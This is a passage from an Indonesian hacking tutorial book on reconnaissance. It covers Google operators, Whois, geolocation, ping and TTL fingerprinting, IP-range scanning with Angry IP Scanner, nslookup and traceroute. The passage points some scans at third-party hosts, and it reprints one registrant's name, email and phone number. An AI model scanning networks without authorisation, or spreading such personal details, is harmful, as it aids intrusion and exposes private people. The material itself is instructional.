Dari hasil *searching* tersebut, ternyata website vyctoria.com memiliki 2 buah halaman index. Yang pertama adalah index.php (menggunakan Wordpress), sedangkan yang kedua adalah index.html. Sengaja saya buat begitu, karena situs ini memang saya sediakan khusus untuk Anda latihan.



Gambar 16: Halaman Index.

Untuk menemukan link atau subdomain apa saja yang terdapat pada sebuah website, Anda bisa menggunakan kode berikut pada kotak pencarian: site:nama-situs. Perhatikan perbedaan hasil yang diperoleh dengan syntax berikut ini dengan sebelumnya **site:vyctoria.com**.



Gambar 17: Pemakaian syntax site.

Anda juga bisa menggunakan syntax `inurl:vyctoria.com`.
Kita akan membahas lebih dalam pemanfaatan Google untuk hacking dalam bab Google Hacking.

Whois

Whois merupakan sebuah protokol yang memungkinkan kita untuk mengakses database sebuah domain. Dengan whois, Anda bisa mengetahui pemilik sebuah website, informasi kontak, server DNS, kapan mulai beroperasi, dan informasi lainnya.

Pada dasarnya, server Whois dioperasikan oleh Regional Internet Registries (RIR), yang beralamatkan di:

http://ws.arin.net/whois	ARIN (Amerika Utara)
http://www.ripe.net/whois	RIPE NCC (Eropa dan sebagian Asia)
http://whois.apnic.net	APNIC (Asia Pasifik)
http://whois.lacnic.net	LACNIC (Amerika Latin & Karibia)
http://whois.afrinic.net	AfriNIC (Afrika)

Sedangkan untuk memproses protokol ini, di sini kita cukup bermodalkan browser untuk menelanjuti sebuah domain. Ada banyak website yang menyediakan fasilitas untuk melakukan Whois, di antaranya adalah:

- <http://punyasitus.com/whois.php>
- <http://www.Whois.net>
- <http://www.Whois.com>
- <http://www.Who.is>

Sebagai contoh di sini, saya akan menggunakan <http://who.is>, Anda hanya perlu memasukkan nama website target, sama seperti menggunakan Google.



Gambar 18: Halaman depan who.is.

Setelah itu, klik tombol Who.is Search.

Berikut contoh hasil yang ditampilkan.

GRIYAKHARISMA.COM WHOIS
Updated: 2 minutes ago
Registration Service Provided By: RATUHOSTING.COM
Contact: +062.248314844

Domain Name: GRIYAKHARISMA.COM

Registrant:
KHARISMA PRIMA GROUP
Sasongko Adi Nugroho (s45_ongko1@yahoo.com)
Semarang
Semarang
Jawa Tengah,50000
ID
Tel. +081.56565000

Creation Date: 25-Apr-2010
Expiration Date: 25-Apr-2011

Domain servers in listed order:
ns1.ratuhosting.com
ns2.ratuhosting.com

Administrative Contact:
KHARISMA PRIMA GROUP
Sasongko Adi Nugroho (s45_ongko1@yahoo.com)
Semarang
Semarang
Jawa Tengah,50000
ID
Tel. +081.56565000

Gambar 19: Contoh hasil whois.

Dari info yang ditampilkan, Anda bisa mengetahui nama pemilik website, emailnya, alamat, tanggal pembuatan website, registrant, dan sebagainya.

Khusus untuk domain lokal Indonesia yang menggunakan TLD (Top Level Domain) .id, Anda bisa membuka alamat PANDI untuk mengakses Whois-nya. PANDI merupakan singkatan dari Pengelola Nama Domain Internet Indonesia.

Berikut alamatnya: <https://register.pandi.or.id/whois>.

Yang perlu Anda lakukan adalah memasukkan nama domain yang akan dicari Whois-nya lalu memilih salah satu ekstensi yang digunakan dan klik tombol **Check**.

Whois Service

The screenshot shows a web-based Whois service. At the top, it says "Whois Service". Below that is a form titled "Domain Check". It has a text input field labeled "Domain" containing "nama-domain". To the right of this is a dropdown menu labeled "extensi" with a list of domain extensions: ".ac.id", ".co.id", ".or.id", ".web.id", ".net.id", ".go.id", ".sch.id", and ".mil.id". The option ".ac.id" is highlighted. To the right of the dropdown is a "check" button.

Gambar 20: Whois domain Indonesia.

Berikut ini contoh tampilan pemakaian Whois PANDI.

Domain Information	
Domain Name	undip.ac.id
Registrant	Universitas Diponegoro
Registrant Type	Kantor Pemerintahan
Registrant Address	Bukit Panjang Asri Blok M/8 Manyar null
Relevants Dates	
Registration Date	26 June, 1997
Expired Date	30 September, 2012
Last update	04 September, 2010
Registration Status	Registered

Berikut ini adalah daftar server Whois yang memberikan informasi domain di seluruh dunia yang terbaru sewaktu buku ini ditulis.

ac	whois.nic.ac	cx	whois.nic.cx
ae	whois.nic.ae	cy	whois.ripe.net
af	whois.nic.af	cz	whois.nic.cz
ag	whois.nic.ag	de	whois.denic.de
al	whois.ripe.net	dk	whois.dk-hostmaster.dk
am	whois.amnic.net	dm	whois.nic.cx
as	whois.nic.as	dz	whois.ripe.net
asia	whois.nic.asia	edu	whois.educause.net
at	whois.nic.at	ee	whois.eenet.ee
au	whois.aunic.net	eg	whois.ripe.net
az	whois.ripe.net	es	whois.ripe.net
ba	whois.ripe.net	eu	whois.eu
be	whois.dns.be	fi	whois.ficora.fi
bg	whois.register.bg	fo	whois.ripe.net
bi	whois.nic.bi	fr	whois.nic.fr
biz	whois.neulevel.biz	gb	whois.ripe.net
bj	www.nic.bj	ge	whois.ripe.net
br	whois.nic.br	gl	whois.ripe.net
bt	whois.netnames.net	gm	whois.ripe.net
by	whois.ripe.net	gov	whois.nic.gov
bz	whois.belizenic.bz	gr	whois.ripe.net
ca	whois.cira.ca	gs	whois.adamsnames.tc
cc	whois.nic.cc	hk	whois.hknic.net.hk
cd	whois.nic.cd	hm	whois.registry.hm
ch	whois.nic.ch	hn	whois2.afiliias-grs.net
ck	whois.nic.ck	hr	whois.ripe.net
cl	nic.cl	hu	whois.ripe.net
cn	whois.cnnic.net.cn	ie	whois.domainregistry.ie
co.nl	whois.co.nl	il	whois.isoc.org.il
com	whois.verisign-grs.com	in	whois.inregistry.net
coop	whois.nic.coop	info	whois.afiliias.info

int	whois.isi.edu	nz	whois.srs.net.nz
iq	vrx.net	org	whois.pir.org
ir	whois.nic.ir	pl	whois.dns.pl
is	whois.isnic.is	pr	whois.nic.pr
it	whois.nic.it	pro	whois.registrypro.pro
je	whois.je	pt	whois.dns.pt
jp	whois.jprs.jp	ro	whois.rotld.ro
kg	whois.domain.kg	ru	whois.ripn.ru
kr	whois.nic.or.kr	sa	saudinic.net.sa
la	whois2.afiliias-grs.net	sb	whois.nic.net.sb
li	whois.nic.li	sc	whois2.afiliias-grs.net
lt	whois.domreg.lt	se	whois.nic-se.se
lu	whois.restena.lu	sg	whois.nic.net.sg
lv	whois.nic.lv	sh	whois.nic.sh
ly	whois.lydomains.com	si	whois.arnes.si
ma	whois.iam.net.ma	sk	whois.sk-nic.sk
mc	whois.ripe.net	sm	whois.ripe.net
md	whois.nic.md	st	whois.nic.st
me	whois.nic.me	su	whois.ripn.net
mil	whois.nic.mil	tc	whois.adamsnames.tc
mk	whois.ripe.net	tel	whois.nic.tel
mobi	whois.dotmobiregistry.net	tf	whois.nic.tf
ms	whois.nic.ms	th	whois.thnic.net
mt	whois.ripe.net	tj	whois.nic.tj
mu	whois.nic.mu	tk	whois.nic.tk
mx	whois.nic.mx	tl	whois.domains.tl
my	whois.mythic.net.my	tm	whois.nic.tm
name	whois.nic.name	tn	whois.ripe.net
net	whois.verisign-grs.com	to	whois.tonic.to
nf	whois.nic.cx	tp	whois.domains.tl
nl	whois.domain-registry.nl	tr	whois.nic.tr
no	whois.norid.no	travel	whois.nic.travel
nu	whois.nic.nu	tw	whois.twnic.net.tw

tv	whois.nic.tv	uz	whois.cctld.uz
tz	whois.tznic.or.tz	va	whois.ripe.net
ua	whois.ripe.net	vc	whois2.afiliias-grs.net
uk	whois.nic.uk	ve	whois.nic.ve
gov.uk	whois.ja.net	vg	whois.adamsnames.tc
us	whois.nic.us	ws	www.nic.ws
uy	nic.uy	yu	whois.ripe.net


Geotool

Dengan Geotool, kita bisa menemukan lokasi fisik (letak geografis) serta peta lokasi sebuah *IP address*. Ada banyak website yang bisa melakukan hal ini, di antaranya adalah:

- <http://geo.flagfox.net/>
- <http://www.ipgeotool.com/>
- <http://www.geoiptool.com/>

Di sini saya mencoba menggunakan website: <http://geo.flagfox.net/>.

Anda hanya perlu memasukkan nama website atau *IP address* yang ingin Anda cari, dan tunggu proses pencarian sedang dilakukan.



Gambar 21: Geotool.

Dari gambar yang diperoleh, walaupun website vyctoria.com pemiliknya adalah orang Indonesia, tetapi alamat hostingnya berada di Amerika, termasuk pula *IP address* yang digunakan.

komputer yang hendak dihubungi, kemudian menunggu respon dari komputer tujuan. Apabila komputer target memberikan respon, boleh dibilang adanya hubungan antara kedua komputer tersebut. Perintah dari ping ini akan menunjukkan jumlah datagram yang hilang sewaktu berkomunikasi dan *time to live (TTL)*.

Mike Muuss menulis program ini pada Desember 1983, sebagai sarana untuk mencari sumber masalah dalam jaringan. Menurutnya, nama "ping" berasal dari suara echo (sonar) sebuah kapal selam yang bilamana sang operator mengirimkan pulsa-pulsa suara ke arah sebuah sasaran, suara tersebut akan memantul dan diterima kembali ketika telah mengenai sasaran dalam jangka waktu tertentu.

Maksimum data yang dapat dikirim menurut spesifikasi protokol IP adalah 65,536 byte. Apabila data yang dikirim lebih dari maksimum paket, bisa menimbulkan masalah. Hal ini dikenal dengan sebutan ping of death. Silakan baca bab DoS Attack.


Syntax untuk menggunakan ping adalah: **ping ip-address** atau **ping situs-target.com**

Contoh penggunaan ping:

ping localhost atau ping 127.0.0.1	(menguji konfigurasi network host lokal)
ping 192.168.50.1	(menguji hubungan dari localhost ke host luar)
ping www.nama-website.com	(menguji hubungan localhost ke sebuah website)
ping 192.168.50.1 -a	(mendapatkan domain host luar berdasarkan IP Address)
ping 192.168.50.1 -t	(ping terus menerus, untuk menghentikannya tekan Ctrl+C)
ping 192.168.50.1 -n 10	(ping host sebanyak 10 kali - n=number)
ping 192.168.50.1 -l 1000	(ping host dengan data sebanyak 1000 bytes)


Kini kita akan mencari IP *address* yang digunakan oleh sebuah website. Untuk melakukan hal ini, kita akan menggunakan perintah ping dalam Command Prompt yang telah disediakan oleh Windows.

Untuk menjalankan Command Prompt, klik **Start>Accessories>Command Prompt**.




Gambar 23: Menu Accessories.

Cara paling cepat untuk mengaktifkan program Command Prompt adalah dengan mengetikkan CMD pada kotak dialog RUN. Atau, pada Windows 7, langsung saja Anda ketikkan pada bagian *Search programs and files* yang terdapat pada menu Start lalu tekan **Enter**.



Gambar 24: Menjalankan Command Prompt.

Tampilan dari Command Prompt hanyalah berupa layar hitam kosong melompong.



Gambar 25: Tampilan Command Prompt.

Masukkan perintah ping beserta nama website yang ingin Anda ketahui IP address-nya lalu tekan Enter.

Berikut contohnya: **ping www.vyctoria.com.**

```
C:\Windows\System32>ping www.vyctoria.com

Pinging vyctoria.com [98.142.221.130] with 32 bytes of data:
Reply from 98.142.221.130: bytes=32 time=575ms TTL=48
Reply from 98.142.221.130: bytes=32 time=593ms TTL=48
Reply from 98.142.221.130: bytes=32 time=570ms TTL=48
Reply from 98.142.221.130: bytes=32 time=568ms TTL=48

Ping statistics for 98.142.221.130:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 568ms, Maximum = 593ms, Average = 576ms
```

Gambar 26: Ping.

Ketika kita melakukan ping ke www.vyctoria.com, yang terjadi adalah kita mengirim satu paket ICMP Echo Request, setiap detik ke host tersebut. Ketika program ping memperoleh Echo Reply dari griyakharisma.com, dia akan mencetak respon tersebut ke layar yang menunjukkan beberapa informasi:

- Nomor IP dari mana ping memperoleh Echo Reply, biasanya IP ini adalah IP dari host yang kita tuju. Dari hasil yang ditampilkan tersebut, dapat diketahui bahwa IP dari vyctoria.com adalah 98.142.221.130.
- Bytes menunjukkan besar request packet yang dikirimkan.
- Berapa mili detik (mili second) waktu tempuh yang diperlukan program ping untuk mendapatkan balasan.
- TTL singkatan dari Time To Live adalah sebuah ukuran yang menunjukkan identitas sebuah host. Nilai TTL ini secara default sudah ditentukan oleh sistem operasi mesin pengirim, besarnya 8 bit, disematkan di header paket, dan akan dikurangi satu apabila paket data mencapai suatu router lain. Jika suatu router mendapatkan angka TTL = 0 (nol), router tersebut akan men-*discard* paket dan mengirimkan paket ICMP ke pengirim data (*Request Time Out* atau *Unreachable*).
- Contoh Default TTL berdasarkan OS, nilai PING dari Windows (termasuk Windows Vista dan Windows 7) adalah 128 dan untuk sistem operasi Linux adalah 64. Perhatikan tabel berikut:

OS/Device	Version	Protocol	TTL
Windows	98, 98 SE	ICMP	128
Windows	XP	ICMP/TCP/UDP	128
FreeBSD	2.1R	TCP and UDP	64
Linux	2.0.x kernel	ICMP	64
OpenBSD	2.6 & 2.7	ICMP	255
Solaris	2.5.1, 2.6, 2.7, 2.8	ICMP	255
Windows	Server 2003		128
Windows	NT 3.51	TCP and UDP	32
Juniper			64
Cisco		ICMP	254
OSF/1	V3.2A	UDP	30

Gambar 27: Tabel TTL Ping

Sewaktu Anda melakukan ping pada localhost atau komputer sendiri, nilai TTL yang keluar adalah seperti tabel di atas. Misalnya, apabila Anda menggunakan sistem operasi Windows dan melakukan perintah ping, nilai yang keluar adalah 128. Berhubung Anda melakukan perintah ping melalui koneksi internet, nilai TTL-nya akan berkurang satu setiap kali melewati sebuah router. Pada gambar di atas, sewaktu melakukan ping terhadap www.vyctoria.com, terlihat nilai TTL-nya sebesar 42. Hal ini terjadi karena untuk mencapai server target yang menggunakan sistem operasi Linux dengan nilai TTL 64, sedangkan perintah ping tersebut untuk mencapai server target harus melewati beberapa router sehingga nilainya berkurang menjadi 42. Dengan mengurangi nilai TTL awal yaitu 64 dengan nilai TTL akhir, bisa dihitung banyaknya hop yang dilalui dari komputer asal ke server web. Pada contoh di atas, 64 dikurangi 42, berarti paket ping telah melalui 22 hop. Sedangkan apabila nilai TTL mencapai nilai nol. Paket ping akan menunjukkan: "TTL expired in transit".

```
C:\>Windows\System32>ping 127.0.0.1

Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Gambar 28: Ping localhost.

Coba Anda perhatikan kembali hasil perintah ping di atas. Secara default, ping akan mengirimkan paket data ke suatu host sebanyak 4 kali. Anda dapat mengendalikan perintah ping tersebut dengan menambahkan parameter n. Perhatikan contoh di bawah ini.

```
C:\Windows\System32>ping -n 9 www.vyctoria.com

Pinging vyctoria.com [98.142.221.130] with 32 bytes of data:
Reply from 98.142.221.130: bytes=32 time=2843ms TTL=48
Reply from 98.142.221.130: bytes=32 time=1879ms TTL=48
Reply from 98.142.221.130: bytes=32 time=647ms TTL=48
Reply from 98.142.221.130: bytes=32 time=3125ms TTL=48
Reply from 98.142.221.130: bytes=32 time=1279ms TTL=48
Reply from 98.142.221.130: bytes=32 time=907ms TTL=48
Reply from 98.142.221.130: bytes=32 time=3195ms TTL=48
Reply from 98.142.221.130: bytes=32 time=1395ms TTL=48
Request timed out.

Ping statistics for 98.142.221.130:
    Packets: Sent = 9, Received = 8, Lost = 1 (1% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 647ms, Maximum = 3195ms, Average = 1815ms
```


Gambar 29: Ping dengan parameter -n.

Pemetaan IP Address

Dengan mengetahui IP address dari perintah ping di atas, kita bisa melakukan pemetaan jaringan komputer. Untuk melakukan hal ini, kita memerlukan sebuah tool yang bernama IP Angry. Program ini telah tersedia dalam CD penyerta buku ini.

Untuk menggunakannya, Anda tinggal menjalankan program IP Angry lalu masukkan IP yang Anda peroleh dari perintah Ping sebelumnya pada bagian IP Range, yaitu 98.142.221.130. Sedangkan pada bagian To masukkan 98.142.221.255.

Setelah itu, klik tombol **Start** dan tunggu proses sedang dilakukan sampai selesai. Akan muncul tampilan informasi jumlah IP yang di-scan serta jumlah host yang aktif.



Gambar 30: Angry IP Scanner.

Komputer yang dideteksi oleh IP Angry adalah komputer yang mengaktifkan protokol ICMP (Ping) dan komputernya dalam keadaan hidup. Perhatikan gambar berikut untuk mengetahui IP berapa saja yang discan.

The screenshot shows the interface of Angry IP Scanner 2.21. At the top, there's a menu bar with File, Go to, Commands, Favorites, Options, Utils, and Help. Below the menu is a search bar for 'IP range' set to '98 . 142 . 221 . 130 to 98 . 142 . 221 . 255' and a 'Start' button. There are also buttons for 'IP Up', 'Down', 'Class A', 'Class B', and 'Threads 0'. The main window displays a table of scan results:

IP	Ping	Hostname
98.142.221.218	Dead	N/S
98.142.221.219	Dead	N/S
98.142.221.220	839 ms	N/A
98.142.221.221	839 ms	N/A
98.142.221.222	839 ms	N/A
98.142.221.223	Dead	N/S
98.142.221.224	Dead	N/S
98.142.221.225	Dead	N/S
98.142.221.226	838 ms	N/A
98.142.221.227	Dead	N/S
98.142.221.228	Dead	N/S
98.142.221.229	Dead	N/S

At the bottom left of the window, it says 'Ready'.

Gambar 31: Hasil scan IP.


Pada dasarnya, program Angry IP di atas, juga bisa digunakan untuk pemetaan IP address pada sebuah jaringan lokal, seperti warnet dan kantor. Indikasi warna merah menunjukkan tidak ada komputer yang aktif pada IP address tersebut atau adanya program firewall yang menolak paket ping yang dikirimkan. Sebaliknya, warna biru menunjukkan komputer yang aktif pada IP tersebut.

Advanced IP Scanner

Sebuah program menarik untuk melakukan pemeriksaan IP adalah Advanced IP Scanner. Program keluaran Radmin.com ini memiliki sebuah kelebihan, yaitu Anda bisa melakukan shutdown dan juga restart terhadap komputer target yang telah diperoleh IP-nya.

Radmin adalah singkatan dari Remote Administrator, untuk mengontrol komputer orang lain dalam sebuah jaringan.

Untuk menggunakan program ini cukup mudah, yaitu dengan memasukkan range IP pada bagian *Select Range*, kemudian klik tombol **Scan**.



Gambar 32: Advanced IP Scanner.

Perlu diketahui, untuk mematikan komputer orang lain secara remote, Anda harus mengetahui username dan passwordnya. Pada program ini terdapat kolom MAC Address. Namun, pada kenyataannya sewaktu pemakaian MAC Address tidak muncul.

Nslookup

Nslookup (*name server lookup*) merupakan sebuah DNS query tool yang bisa digunakan untuk konversi dari nama domain menjadi IP Address maupun sebaliknya. Serta untuk mengetahui DNS record.

Nslookup dapat dijalankan dalam dua modus: interaktif dan noninteraktif. Modus noninteraktif berguna bila ada satu bagian data yang perlu dikembalikan. Bila perintah ini

dijalankan tanpa menggunakan parameter, akan menampilkan informasi default server serta address dari koneksi jaringan kita saat ini. Untuk menggunakan tool yang satu ini, kita hanya perlu menggunakan Command Prompt.

Sintaks untuk mode noninteraktif adalah: **nslookup [-option] [hostname] [server]**

Atau bisa juga hanya dengan mengetikkan **nslookup situs-target.com**

Perhatikan contoh berikut saya mencoba nslookup pada situs www.cnn.com

```
C:\Windows\System32>nslookup www.cnn.com
Server: Unknown
Address: 192.168.0.1

Non-authoritative answer:
Name: www.cnn.com
Addresses: 157.166.255.19
           157.166.224.25
           157.166.224.26
           157.166.226.25
           157.166.226.26
           157.166.255.18
```

Gambar 33: NSLookup.

Dari gambar di atas, kita bisa tahu range IP berapa saja yang digunakan oleh CNN.com.

Nslookup juga dapat digunakan untuk mengetahui mx (*mail server*) atau ns (*nameserver*) yang bertanggung jawab terhadap suatu domain.

Berikut contoh untuk mengetahui Mail Server (MX) dari sebuah domain, yang dilakukan dengan metode interaktif.

```
C:\Windows\System32>nslookup
Default Server: Unknown
Address: 192.168.0.1

> set type=mx
> cnn.com
Server: Unknown
Address: 192.168.0.1

Non-authoritative answer:
cnn.com MX preference = 10, mail exchanger = atlmail5.turner.com
cnn.com MX preference = 10, mail exchanger = hkgmail1.turner.com
cnn.com MX preference = 10, mail exchanger = lonmail1.turner.com
cnn.com MX preference = 10, mail exchanger = nycmail1.turner.com
cnn.com MX preference = 10, mail exchanger = nycmail2.turner.com
>                                         atlmail3.turner.com
```

Gambar 34: Mail Server.

Berikut contoh untuk mengetahui Name Server (NS) dari sebuah domain, yang dilakukan dengan metode interaktif.

```
> set type=ns
> cnn.com
Server: Unknown
Address: 192.168.0.1

Non-authoritative answer:
cnn.com nameserver = ns1.timewarner.net
cnn.com nameserver = ns5.timewarner.net
cnn.com nameserver = ns3.timewarner.net
> exit
```

Gambar 35: Name Server.

Perintah **exit** digunakan untuk keluar dari modus interaktif nslookup.

Melacak dengan Traceroute

Traceroute dibuat oleh Van Jacobson yang digunakan untuk mengetahui jalan sebuah paket data dari sumber hingga mencapai tujuan.

Di sini kita akan melakukan proses *tracing* yang digunakan untuk mengetahui rute paket jaringan komputer dari satu host ke host lain yang terhubung dalam jaringan, mulai dari *hop* (titik) awal sampai *hop* terakhir. Maksudnya adalah mulai dari titik Anda sendiri, baik berupa *gateway router* hingga IP address atau domain yang dituju.

Gambaran sederhana dari proses traceroute adalah, sewaktu Anda membuka sebuah website, katakanlah website www.abc.com, komputer Anda pertama-tama akan menghubungi ISP Anda, kemudian menghubungi ISP tempat website tersebut berada, barulah menuju ke server website www.abc.com berada. Walaupun dalam dunia nyata titik-titik yang ditempuh jauh lebih banyak dari itu. Prinsipnya sama seperti Anda yang dari daerah pedalaman dan ingin berangkat ke luar negeri menggunakan pesawat, Anda harus melakukan transit, barulah bisa sampai ke negara tujuan.

Dengan adanya tracert, kita bisa memahami IP mana saja yang dilewati oleh sebuah paket. Manfaat lain traceroute ini, kita bisa mengetahui sumber lambatnya sebuah koneksi. Serta mengetahui bagaimana sebuah sistem saling terhubung alias perkiraan infrastruktur yang digunakan.

Untuk melakukan hal ini, kita menggunakan perintah **tracert** pada Command Prompt. Atau, bagi Anda yang menggunakan Linux, disebut **traceroute**.

Syntax pengetikannya adalah: **tracert ip-address** atau **tracert website-target.com**

Dalam Command Prompt, ketik: **tracert www.vyctoria.com**

Berikut contoh hasil tracert yang kita peroleh.

```
C:\Windows\System32>tracert www.vyctoria.com
